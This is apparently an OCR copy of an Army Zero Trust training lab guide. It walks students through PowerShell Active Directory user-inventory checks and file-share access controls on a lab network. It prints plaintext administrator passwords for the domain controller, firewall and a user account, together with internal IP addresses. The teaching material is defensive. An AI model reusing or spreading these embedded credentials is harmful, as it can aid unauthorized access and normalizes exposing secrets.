CYBER CENTER OF EXCELLENCE

FORT GORDON, GEORGIA

Zero Trust Lab Guide

Version 1.0

5 October 2022

TABLE OF CONTENTS

Introduction

The following lab guide is for use in all Cyber Center of Excellence (CCoE) Zero Trust Courses.

The following Terminal Learning Objectives will be covered in the Zero Trust Course:

- TLO – Introduction to Zero Trust Architectures (ZTA) (No Lab Portion)
- TLO – Designing Zero Trust Architectures (No Lab Portion)
- TLO – Zero Trust Pillar 1 – Users
- TLO – Zero Trust Pillar 2 – Devices
- TLO – Zero Trust Pillar 3 – Application and Workload
- TLO – Zero Trust Pillar 4 – Data
- TLO – Zero Trust Pillar 5 – Network and Environment
- TLO – Zero Trust Pillar 6 – Automation and Orchestration
- TLO – Zero Trust Pillar 7 – Visibility and Analytics
- TLO – Operating and Maintaining a ZTA (Future)
- TLO – Prevent Adversary Threat Activity with a ZTA (Red Team Event)
- TLO – Implementing a ZTA in a tactical environment (Future)
- TLO – ZTA in the DODIN-A Enterprise (Future)

Lab Setup:

Login to your Student Laptop. You will be assigned a student number between 1 and 20 from your instructor.

Below is your IP address based on your student number. NOTE: These may change, so get the latest IP addres from your instructor.


Computer Name	System Type	Public IP
ZTWinStudent01	Windows	10.91.255.5
ZTWinStudent02	Windows	10.91.255.6
ZTWinStudent03	Windows	10.91.255.7
ZTWinStudent04	Windows	10.91.255.9
ZTWinStudent05	Windows	10.91.255.8


ZTWinStudent06	Windows	10.91.255.10
ZTWinStudent07	Windows	10.91.255.11
ZTWinStudent08	Windows	10.91.255.15
ZTWinStudent09	Windows	10.91.255.12
ZTWinStudent10	Windows	10.91.255.16
ZTWinStudent11	Windows	10.91.255.13
ZTWinStudent12	Windows	10.91.255.14
ZTWinStudent13	Windows	10.91.255.18
ZTWinStudent14	Windows	10.91.255.17
ZTWinStudent15	Windows	10.91.255.19
ZTWinStudent16	Windows	10.91.255.20
ZTWinStudent17	Windows	10.91.255.21
ZTWinStudent18	Windows	10.91.255.22
ZTWinStudent19	Windows	10.91.255.23
ZTWinStudent20	Windows	10.91.255.24

See Below for Linux Systems:

ZTKaliStudent01	Linux	10.91.1.61
ZTKaliStudent02	Linux	10.91.1.62
ZTKaliStudent03	Linux	10.91.1.63
ZTKaliStudent04	Linux	10.91.1.64
ZTKaliStudent05	Linux	10.91.1.65
ZTKaliStudent06	Linux	10.91.1.66
ZTKaliStudent07	Linux	10.91.1.67
ZTKaliStudent08	Linux	10.91.1.68
ZTKaliStudent09	Linux	10.91.1.69
ZTKaliStudent10	Linux	10.91.1.70
ZTKaliStudent11	Linux	10.91.1.71
ZTKaliStudent12	Linux	10.91.1.72
ZTKaliStudent13	Linux	10.91.1.73
ZTKaliStudent14	Linux	10.91.1.74
ZTKaliStudent15	Linux	10.91.1.75
ZTKaliStudent16	Linux	10.91.1.76
ZTKaliStudent17	Linux	10.91.1.77
ZTKaliStudent18	Linux	10.91.1.78
ZTKaliStudent19	Linux	10.91.1.79
ZTKaliStudent20	Linux	10.91.1.80


Use Remote Desktop to connect to your Windows System:






Login as ZT\DoD_Admin with the password ch00$3tHeR3dP1ll!

Next, click OK and then click yes at the below prompt:




After you have logged in, select the drop down on the task bar:




Select the Globe and connect to 10.91.1.1 Palo Alto Portal

Next, if it prompts you for a password at the below screen, type your dod_admin username and password ch00$3tHeR3dP1ll! you used earlier.



Choose connect and you should see the following:



IMPORTANT: some labs you will be connected to the Palo Alto Global Protect Gateway and others you will not be. If something doesn't work, make sure you follow the Global Protect Gateway instructions for each lab.

You are now ready to begin the labs.

1. Zero Trust Pillar 1- Users

The Users Zero Trust Pillar

The following DoD Activities will be covered to some extent in the following portion of this lab book and/or ZT Course Slides:

- Inventory User
- Implement App Based Permissions per Enterprise
- Rule Based Dynamic Access
- Enterprise Gov't roles and Permissions
- Organizational MFA/IDP
- Alternative Flexible MFA
- Implement System and Migrate Privileged Users
- Real time Approvals & JIT/JEA Analytics
- Organizational Identity Life-Cycle Management
- Enterprise Identity Life-Cycle Management
- Implement User & Entity Behavior Activity (UEBA) Tooling
- User Activity Monitoring
- Deny User by Default Policy
- Single Authentication
- Periodic Authentication
- Continuous Authentication
- Enterprise PKI/IDP

1.1 Users Pillar Lesson 1 (User Inventory)

Background

Per the DoD ZT Capabilities and Activities: Regular and Privileged users are identified and integrated into an inventory supporting regular modifications. Applications, software and services that have local users are all part of the inventory and highlighted.

Prior to attempting the lab, please review Course Slides "Pillar 1 Users Pillar".

Outcomes

1) The student will gain an understanding of some user inventory techniques and will know the importance of user tracking.

2) Student will receive an inventory of authorized users and will analyze current user accounts in the domain to verify which accounts are authorized and which ones are not.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	

Duration: 30 Minutes

Task

1.1.1 User Inventory Validation

The first capability within the users pillar of Zero Trust is to maintain a user inventory. The Army's current method of completing this task is through the Army Training and Certification Tracking System (ATCTS). You will be given a spreadsheet of users below from ATCTS that you will be responsible for validating.

Last Name	First Name	Rank	Organization	Phone Number	E-mail Address	Cyber Awareness Valid
Mahomes	Patrick	MG	CMD GRP	555-1515	pat.mahomes@zt.local	YES
Allen	Josh	BG	CMD GRP	555-1000	josh.allen@zt.local	YES
Hurts	Jalen	COL	CoS	555-1010	jalen.hurts@zt.local	YES
Jackson	Lamar	LTC	G3	555-1015	lamar.jackson@zt.local	YES
Burrow	Joe	LTC	G4	555-1020	joe.burrow@zt.local	YES
Herbert	Justin	LTC	G6	555-1025	justin.herbert@zt.local	NO
Carr	Derek	LTC	G1	555-1030	derek.carr@zt.local	NO
Stafford	Matt	LTC	G8	555-1035	matt.stafford@zt.local	YES
Murray	Kyler	LTC	G2	555-1040	kyler.murray@zt.local	NO
Watson	Deshaun	LTC	JAG	555-1045	deshaun.watson@zt.local	NO
Prescott	Dak	LTC	CGs XO	555-1050	dak.prescott@zt.local	YES


Login to your **Windows system** that you configured in the lab guide.

Username: ZT\DoD_Admin

Password: ch00$3tHeR3dP1ll!

Ensure you are connected to the Palo Alto Gateway per Lab Instructions.

Open PowerShell as an Administrator and **ping ztlabdc1** to verify connectivity.




Next, type the following command: **Enter-PSSession –ComputerName ZTLabdc1**

You are conducting Windows Remote Management over PowerShell on the Domain Controller to query Active Directory for Accounts.


NOTE: Best business practice is to install Active Directory PowerShell modules on the client system and run everything from the client, however I wanted to show the PowerShell PSSession capability.

You should see the screen below.



Next, you are going to complete a user account query through the use of the Get-ADUser PowerShell command.

Type the following command: **Get-ADUser –Filter * -Properties * | Select-Object name, emailaddress, givenname, surname, enabled | Export-CSV C:\AGMDocuments\users.csv**



You are querying Active Directory for all users and selecting the fields name, e-mail address, Firstname, Lastname, and whether the account is enabled or disabled and then saving it to a csv file.

Next, use the command: **type C:\AGMDocuments\users.csv** (Note: type is the Windows version of the “cat” command in Linux.)

```
[ZTlabdc1]: PS C:\Users\Administrator\Documents> type C:\AGMDocuments\users.csv
#TYPE Selected.Microsoft.ActiveDirectory.Management.ADUser
"name","emailaddress","givenname","surname","enabled"
"DoD_Admin",,,,"True"
"xGuest",,,,"False"
"DefaultAccount",,,,"False"
"krbtgt",,,,"False"
"administrator",,"administrator",,"True"
"MG Patrick Mahomes","pat.mahomes@zt.local","Patrick","Mahomes","True"
"BG Josh Allen","josh.allen@zt.local","Josh","Allen","True"
"COL Jalen Hurts","jalen.hurts@zt.local","Jalen","Hurts","True"
"LTC Lamar Jackson","lamar.jackson@zt.local","Lamar","Jackson","True"
"LTC Joe Burrow","joe.burrow@zt.local","Joe","Burrow","True"
"LTC Justin Herbert","justin.herbert@zt.local","Justin","Herbert","False"
"LTC Derek Carr","derek.carr@zt.local","Derek","Carr","False"
"LTC Matt Stafford","matt.stafford@zt.local","Matt","Stafford","True"
"LTC Kyler Murray","kyler.murray@zt.local","Kyler","Murray","True"
"LTC Deshaun Watson","deshaun.watson@zt.local","Deshaun","Watson","False"
"LTC Dak Prescott","dak.prescott@zt.local","Dak","Prescott","True"
"CW4 Elliot Alderson",,"Elliot","Alderson","True"
[ZTlabdc1]: PS C:\Users\Administrator\Documents>
```

Are there any descrepancies between the ATCTS print out and the users in Active Directory? If a user hasn’t completed their Cyber awareness training, their account should be disabled, is this true for all of the users that haven’t completed it?

Answer:

LTC Kyler Murray didn’t finish their Cyber Awareness training, however their account is enabled. Additionally, there is a CW4 Elliot Alderson account that wasn’t in the ATCTS printout, so that may be suspicious.

Conclusion:

This lab was a very basic real world example of the importance of having a user inventory and limiting access based on a tracking system. You could get creative with PowerShell and write scripts or type commands that will allow you to automatically disable accounts that have expired Cyber Awareness training or are not listed within an ATCTS printout. There are most likely more efficient ways to accomplish these tasks with an identity solution, but this is the current method within the Army.

1.2 Users Pillar Lesson 2 (Conditional User Access) (Future Course)

Future Course

1.3 Users Pillar Lesson 3 (Multi-Factor Authentication) (Future Course)

Future Course

1.4 Users Pillar Lesson 4 (Privileged Access Management) (Future Course)

Future Course

1.5 Users Pillar Lesson 5 (Identity Federation & User Credentialing) (Future Course)

Future Course

1.6 Users Pillar Lesson 6 (Behavioral, Contextual ID, and Biometrics) (Future Course)

Future Course

1.7 Users Pillar Lesson 7 (Least Privileged Access)

Background

Per the DoD ZT Capabilities and Activities: DoD organizations govern access to Data, Applications, Assets and Services (DAAS) using the absolute minimum access required to perform routine, legitimate tasks or activities.

Prior to attempting the lab, please review Course Slides “Pillar 1 Users”.

Note: This lab will be a combined lab from three separate pillars, Pillar 1 Users, Pillar 3 Application & Workload, and Pillar 5 Data. Capability 1.7 combines with Capability 3.4 and 4.7 due to the nature of using identity to access resources and data.

Outcomes

1) The student will gain an understanding of configuring least privileged access to data and resources.

2) Student will configure policies and access control mechanisms and then conduct actions from different user accounts in order to test access to data, applications, assets and services.

Lab Infrastructure

Required Lab Machines:

Function	Hostname	IP Address	VLAN	Passwords
Domain Controller	ZTLabDC1	10.91.0.10	91	DoD_Admin: ch00$3tHeR3dP1ll!
Windows Student	ZTWinStudentXX	YourIP	91	
Palo Alto	ZTPaloAlto	10.91.0.7	91	Admin:ch00$3tHeR3dP1ll!
CMDR Username	pat.mahomes			P@$$W0rd1234567!

Duration: 60 Minutes


Task

1.7.1 Configuring Access Control Lists

Login to your **Windows System** as **DoD_Admin**


We are going to access the ZTLab File share and validate access control lists.

Press **Windows Key + R** and type \\ztlabdc1\zt_files




This is the local File Server (Note: normally you wouldn't host a file share on the same service as the Domain Controller, we are doing it for lab resource purposes)

Right Click on the **G1 folder** and **click on Properties** and then **click** on the **Security Tab**:




Click on the **G1 Group** and look at the **permissions**. You will see that the G1 security group has been added to the G1 Folder with Read, Write and Modify access.

Next, **right click** on the **CMD Folder** and go to **properties** and then **security** and **click advanced**.

